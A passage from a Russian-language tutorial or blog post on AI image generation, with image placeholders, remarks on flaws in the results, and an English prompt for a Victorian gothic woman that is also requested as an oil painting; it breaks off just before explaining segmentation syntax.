
Проблемы с лицом, небольшие проблемы с руками. Котят два.

Попробуем готическую даму.




> « *you are a modern artist. create hyperrealistic art of a Victorian-era gothic woman standing elegantly, wearing a wide-brimmed black hat and a long flowing Victorian dress with intricate lace details and a tight corset, pale skin, all-black clothing, dark and mysterious atmosphere, her expression calm yet haunting, standing in front of a dimly lit Victorian mansion, high contrast between her pale skin and dark attire, cinematic, medium shot, detailed face and fabric, side view, gothic elegance, eerie mood, outdoors, dark, night, fantasy, masterpiece, best quality* »

То же самое, но маслом.




На картинку маслом похоже не очень. Обрати внимание на низкую детализацию лица.



Это можно исправить сегментированием. Напомню, синтаксис такой:

